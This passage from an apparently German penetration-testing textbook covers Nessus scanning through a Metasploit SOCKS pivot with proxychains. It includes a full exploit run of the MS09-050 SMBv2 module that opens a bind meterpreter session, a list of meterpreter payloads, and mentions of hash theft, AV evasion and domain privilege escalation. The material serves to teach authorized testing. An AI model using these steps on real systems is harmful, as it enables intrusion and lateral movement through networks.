Im Normalfall kommen im Rahmen von Penetrationstests unterschiedliche Scanningtools zur Erkennung von Schwachstellen zum Einsatz. Idealerweise sollten sich diese Scanner auch möglichst einfach in neu erkannten Netzwerksegmenten einsetzen lassen.

Im folgenden Vorgang wird dargestellt, wie der Nessus-Scanner unter Zuhilfenahme von Proxychains und dem bereits eingerichteten Socks-Proxy zur Ermittlung von Schwachstellen im neu erkannten Netzwerksegment genutzt wird. Im Anschluss an den dargestellten Startvorgang mit Proxychains lassen sich unterschiedliche Vulnerability-Scans über den konfigurierten Socks-Proxy im neuen Netzwerksegment durchführen.

```
root@bt:/opt/nessus/sbin# proxychains ./nessus-service
ProxyChains-3.1 (http://proxychains.sf.net)
nessusd (Nessus) 4.4.1 [build M15078] for Linux
(C) 1998 - 2011 Tenable Network Security, Inc.
```

```
Processing the Nessus plugins...
[#####]
All plugins loaded
```

Listing 5-55 Nessus-Server mit Proxychains starten

Die folgenden Abbildungen präsentieren die Ergebnisse eines Scanvorgangs eines Windows-2008-Serversystems im entfernten Netzwerksegment über einen Meterpreter-Pivot in Kombination mit dem Socks-Proxy-Modul und Proxychains. Abbildung 5-9 zeigt die Übersicht der Ergebnisse des Schwachstellenscans.

Port	Protocol	SVC Name	Total	High	Medium	Low
0	tcp	general	4	0	0	4
0	udp	general	1	0	0	1
88	tcp	kerberos?	2	0	0	1
135	tcp	epimap	1	0	0	1
139	tcp	smb	2	0	0	1
445	tcp	cifs	8	1	0	7
49152	tcp	dce-rpc	1	0	0	1
49153	tcp	dce-rpc	1	0	0	1
49154	tcp	dce-rpc	1	0	0	1
49156	tcp	dce-rpc	1	0	0	1
49158	tcp	dce-rpc	1	0	0	1
49163	tcp	dce-rpc	1	0	0	1
49178	tcp	dce-rpc	1	0	0	1
49181	tcp	dce-rpc	1	0	0	1
49184	tcp	dce-rpc	1	0	0	1

Abb. 5-9 Portscan-Ergebnisse über Socks-Proxy

Die dargestellten Ergebnisse lassen bereits erste Vermutungen zu, dass der Schwachstellenscan nicht vollständig sein kann. Die Services wurden zwar ebenso wie beim Nmap-Portscan erfolgreich ermittelt, weitere Service- und Schwachstelleninformationen sind allerdings kaum vorhanden.




Abb. 5-10 OS-Detection erfolgreich über Socks-Proxy

Das Betriebssystem konnte, wie in Abbildung 5–10 dargestellt ist, mit relativ hoher Wahrscheinlichkeit (Confidence Level von 69) über MSRPC korrekt ermittelt werden.

Wie bereits in Abbildung 5–9 ersichtlich ist, konnte der Windows-SMB-Service auf Port 445 die größte Anzahl an Findings und zudem eine erkannte Schwachstelle aufweisen. Da es sich bei dem analysierten System um ein ungepatchtes Windows-2008-Serversystem handelt, weist es die in Abbildung 5–11 dargestellte Schwachstelle auf, die im Security-Bulletin mit der Kennung MS09-050 (siehe auch Abschnitt 4.2) dargestellt ist.

Auf Basis dieser Schwachstellendetails ist es im folgenden Schritt möglich, einen passenden Exploit im Framework zu suchen (search type:exploit smb2) und diesen, wie im folgenden Listing 5–56 dargestellt, gegen das entfernte System über den Pivot einzusetzen. Dieser Vorgang ist dem in Abbildung 5–6 und Abbildung 5–7 dargestellten Szenario auf Seite 214 sehr ähnlich. Während in dem früheren Szenario ein einzelner Port weitergeleitet wurde, wird der eingerichtete Socks-Proxy jetzt dazu genutzt, um den vollständigen, über Proxychains weitergeleiteten Traffic in das Zielnetzwerk zu leiten.

```

Plugin ID: 40887          Port / Service: cifs (445/tcp)          Severity: High
Plugin Name: MS09-050: Microsoft Windows SMB2 _Smb2ValidateProviderCallback() Vulnerability (975497) (uncredentialed check)

Synopsis: Arbitrary code may be executed on the remote host through the SMB port

Description
The remote host is running a version of Microsoft Windows Vista or Windows Server 2008 that contains a vulnerability in its SMBv2 implementation.

An attacker could exploit this flaw to disable the remote host or to execute arbitrary code on it.

Solution
Microsoft has released a patch for Windows Vista and Windows Server 2008 :
http://www.microsoft.com/technet/security/Bulletin/MS09-050.mspx

See Also
http://g-laurent.blogspot.com/2009/09/windows-vista7-smb20-negotiate-protocol.html

Risk Factor: Critical

CVSS Base Score
10.0 (CVSS2#AV:N/AC:L/Au:N/C:I/C/A:C)

CVSS Temporal Score
8.3 (CVSS2#E:F/RL:O/RC:C)

```

Abb. 5-11 SMBv2-Schwachstelle über Socks Pivot erkannt

Bei dem dargestellten Exploiting-Vorgang ist unbedingt zu beachten, dass eine Bind-Shell bzw. ein Bind-Meterpreter zum Einsatz kommt. Ein Reverse-Meterpreter wüsste im fremden Netzwerksegment nicht, wohin er sich zurückverbinden sollte, und kann dementsprechend nicht verwendet werden.

Information: Der bereits eingerichtete Pivot erkennt automatisch, dass die Ziel-IP-Adresse im fremden Netzwerksegment ist, und kümmert sich um eine korrekte Datenübertragung.

```

msf > use exploit/windows/smb/ms09_050_smb2_negotiate_func_index
msf exploit(ms09_050_smb2_negotiate_func_index) > show options

Module options (exploit/windows/smb/ms09_050_smb2_negotiate_func_index):

```

Name	Current Setting	Required	Description
RHOST	192.168.111.50	yes	The target address
RPORT	445	yes	The target port
WAIT	180	yes	The number of seconds to wait for the attack to complete.

Payload options (windows/meterpreter/bind_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique: seh, thread, process
LPORT	4444	yes	The listen port
RHOST	192.168.111.50	no	The target address

Exploit target:

```
Id  Name
--  ----
0   Windows Vista SP1/SP2 and Server 2008 (x86)

msf exploit(ms09_050_smb2_negotiate_func_index) > exploit

[*] [2011.07.06-14:49:13] Started bind handler
[*] [2011.07.06-14:49:13] Connecting to the target (192.168.111.50:445)...
[*] [2011.07.06-14:49:14] Sending the exploit packet (880 bytes)...
[*] [2011.07.06-14:49:14] Waiting up to 180 seconds for exploit to trigger...
[*] [2011.07.06-14:49:18] Sending stage (752128 bytes)
[*] Meterpreter session 19 opened (10.8.28.9-10.8.28.212:0 -> 192.168.111.50:4444)
at 2011-07-06 14:49:25 +0200
```

Listing 5-56 Exploiting-Vorgang auf Basis des Nessus-Scans (über den Socks Pivot)

Die letzte Zeile des Listings stellt den Aktivierungsvorgang der neuen Meterpreter-Session dar. Dabei ist sehr gut erkennbar, dass diese Session ausgehend von der lokalen IP-Adresse 10.8.28.9 über eine bestehende Session bzw. über den erstellten Pivot auf dem bereits übernommenen System mit der IP-Adresse 10.8.28.212 (sozusagen der Mittelsmann) zum Zielsystem mit der IP-Adresse 192.168.111.50 getunnelt wird.

Hinweis: Ein NeXpose-Vulnerability-Scan ist bislang nicht über einen Proxy-Pivot möglich. Über einen VPN-Pivot, wie ihn Metasploit Pro unterstützt, lässt sich ein vollständiger NeXpose- und Nessus-Scan umsetzen.

5.9 Systemunabhängigkeit des Meterpreter-Payloads

Mitunter zählt zu den Hauptzielen des Meterpreter-Payloads die Systemunabhängigkeit. Diese Eigenschaft soll dem Pentester auf unterschiedlichen Systemen immer dieselbe gewohnte Arbeitsumgebung bieten. Dadurch muss sich ein Pentester nach einem erfolgreichen Exploiting-Vorgang im Idealfall nicht erst mit systemspezifischen Befehlen, Strukturen und der Systemarchitektur befassen, bevor er seinen Pentest in gewohnter Manier fortsetzen kann.

Das Metasploit-Framework bietet eine grundlegende Systemunabhängigkeit für unterschiedliche Systeme und Einsatzzwecke. Folgende Darstellung zeigt die vorhandenen Payloads für Java-Umgebungen, PHP-Umgebungen, Linux-Systeme und x86- wie auch x64-Windows-Systeme.

```
msf > search path:/meterpreter/
```

```
Matching Modules
```

```
=====
```

```
payload/java/meterpreter/bind_tcp
payload/java/meterpreter/reverse_tcp
payload/linux/x86/meterpreter/bind_ipv6_tcp
payload/linux/x86/meterpreter/bind_tcp
payload/linux/x86/meterpreter/find_tag
payload/linux/x86/meterpreter/reverse_ipv6_tcp
payload/linux/x86/meterpreter/reverse_tcp
payload/php/meterpreter/bind_tcp
payload/php/meterpreter/reverse_tcp
payload/windows/meterpreter/bind_ipv6_tcp
payload/windows/meterpreter/bind_nonx_tcp
payload/windows/meterpreter/bind_tcp
payload/windows/meterpreter/find_tag
payload/windows/meterpreter/reverse_http
payload/windows/meterpreter/reverse_https
payload/windows/meterpreter/reverse_ipv6_tcp
payload/windows/meterpreter/reverse_nonx_tcp
payload/windows/meterpreter/reverse_ord_tcp
payload/windows/meterpreter/reverse_tcp
payload/windows/meterpreter/reverse_tcp_allports
payload/windows/meterpreter/reverse_tcp_dns
payload/windows/x64/meterpreter/bind_tcp
payload/windows/x64/meterpreter/reverse_tcp
```

Listing 5-57 Meterpreter-Payloads

Hinweis: Metasploit beinhaltet zusätzlich zu den dargestellten Meterpreter-Payloads noch Patchup-Meterpreter-Payloads. Bei diesen Payloads handelt es sich um die bis 2008 eingesetzte DLL-Injection-Methode [133].

Alle dargestellten Meterpreter-Payloads nutzen die Reflective-DLL-Injection-Methode [134]. Ausgenommen davon sind die älteren Payloads, die die Patchup-Methode [135] nutzen und anhand des Pfades erkennbar sind. Diese lassen sich mit einer einfachen Suche (search path:patchup) ermitteln.

Der Befehlsumfang ist bislang nicht bei allen Systemen vollständig identisch, aber der grundlegende Befehlssatz ist möglichst analog aufgebaut und lässt sich dementsprechend einfach auf unterschiedlichen Betriebssystemen anwenden.

5.10 Zusammenfassung

Im Anschluss an den bereits dargestellten Exploiting-Vorgang folgt der sogenannte Post-Exploitation-Prozess. Im Rahmen dieser Phase werden erfolgreich angegriffene Systeme typischerweise auf Informationen analysiert, die für den Pentest oder zur Dokumentation hilfreich sind. Diese Systemdetails kommen neben Dokumentationszwecken auch für weitere Angriffe zum Einsatz. Bestes Beispiel sind die Windows-Passwort-Hashes, die sich unter Umständen für eine weitreichende Kompromittierung umfangreicher Windows-Systemumgebungen nutzen lassen.

Metasploit bietet mit dem Meterpreter-Payload einen sehr fortgeschrittenen und einfach anzuwendenden Payload, der neben Verschlüsselungsmechanismen auch AV-Evading-Funktionen mitbringt. Der modulare Aufbau ermöglicht die Erweiterung des Funktionsumfangs zur Laufzeit und dadurch einen dementsprechend flexiblen Einsatz im Rahmen von Penetrationstests. Der mitgelieferte Funktionsumfang bietet unterschiedlichste Techniken, um mit dem Zielsystem zu interagieren. Durch die Einbindung sogenannter Meterpreter- oder Post-Exploitation-Skripte werden unterschiedliche Tätigkeiten dieser komplexen Phase ungemein erleichtert und zudem durch Automatisierungsmechanismen erheblich beschleunigt. Integrierte Pivoting-Funktionen erweitern zudem einen weiterführenden Pentest in neu erkannte Netzwerksegmente über eine bereits bestehende Meterpreter-Sitzung. Für Angriffe dieser Art sind unterschiedlichste Mechanismen, wie Routing-Funktionen und ein Socks-Proxy, im Framework integriert. Der Incognito-Angriff bringt zudem eine Technik mit, die nicht nur eine lokale Eskalation der Privilegien zulässt, sondern diese Eskalation auf die vollständige Windows-Domäne ausdehnt und in gewissen Konstellationen eine Eskalation bis zum Domain-Administrator ermöglicht.